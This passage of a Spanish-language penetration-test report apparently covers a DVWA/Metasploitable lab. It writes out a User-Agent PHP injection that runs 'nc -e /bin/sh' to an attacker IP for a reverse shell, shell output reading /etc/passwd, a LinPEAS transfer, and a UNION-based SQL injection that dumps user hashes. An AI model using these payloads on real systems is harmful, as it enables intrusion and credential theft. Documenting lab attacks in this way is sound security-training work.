
Añadiendo una ruta que nos permita navegar hacía la raíz de directorios, vemos que nos permite mostrar archivos




Listamos el archivo de variables de entorno




Mediante la herramienta Burp Suite, capturamos la petición



Modificamos el valor de la variable USER_AGENT para poder ejecutar un comando y obtener una shell

**Request**

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/fi/?page=../../../../../../proc/self/e
  HTTP/1.1
2 Host: 192.168.1.144
3 User-Agent: <? passthru("nc -e /bin/sh 192.168.1.132 4444"); ?>
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  /webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: security=low; PHPSESSID=0f80bdae22e95d25dae194547c8b8279
9 Upgrade-Insecure-Requests: 1
10
11
```

```
┌──(kali㉿kali)-[~]
└─$ nc -vlp 4444
listening on [any] 4444 ...
192.168.1.144: inverse host lookup failed: Unknown host
connect to [192.168.1.132] from (UNKNOWN) [192.168.1.144] 34830
hostname
metasploitable
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
```

Montamos un servidor python y pasamos Linpeas a la máquina

```
# Abrimos un servidor con python

python3 -m http.server 8080
```

Obtenemos un has de root

```
-rw-r--r-- 1 root root 405 May 17  2010 /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teowe
G1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWo
cyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
-rw-r--r-- 1 www-data www-data 0 Feb 23 13:30 /var/www/dvwa/vulnerabilities/exec/.ssh/authorized_keys
```

# Resultado Linpeas

ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/
0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable

## AW-PT-003 SQL Injection

| **Descripción:** |
| --- |
| http://192.168.1.144/dvwa/vulnerabilities/sqli/<br><br>Es posible la inyección de código SQL, así como listar información confidencial. |

**Reproducción:**


Probamos poniendo una comilla y vemos que reacciona dando error, así que probamos con otro y nos devuelve la lista de usuarios


Con Burp capturamos la petición y la guardamos para lanzarla luego con SQLMap


| # | Host | Method | URL | Param |
| --- | --- | --- | --- | --- |
| 6 | http://192.168.1.143 | GET | /dvwa/vulnerabilities/sqli/?id=%27&Su... | ✓ |
| 4 | http://192.168.1.143 | GET | /dvwa/vulnerabilities/view_source.php?... | ✓ |
| 3 | http://192.168.1.143 | GET | /dvwa/vulnerabilities/view_help.php?id... | ✓ |
| 2 | http://192.168.1.143 | GET | /dvwa/vulnerabilities/view_help.php?id... | ✓ |

```
GET /dvwa/vulnerabilities/sqli/?id=%27&Submit=Submit HTTP/1.1
Host: 192.168.1.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://192.168.1.143/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=3d3a3e93f100aedaff0eb3359b76ae46
Upgrade-Insecure-Requests: 1
```

Nos encuentra algunos comandos que podemos lanzarla




Probramos con este: ' UNION SELECT user, password FROM users#
Y obtenemos usuario y hash




Desencriptamos y obtenemos la contraseña del usuario admin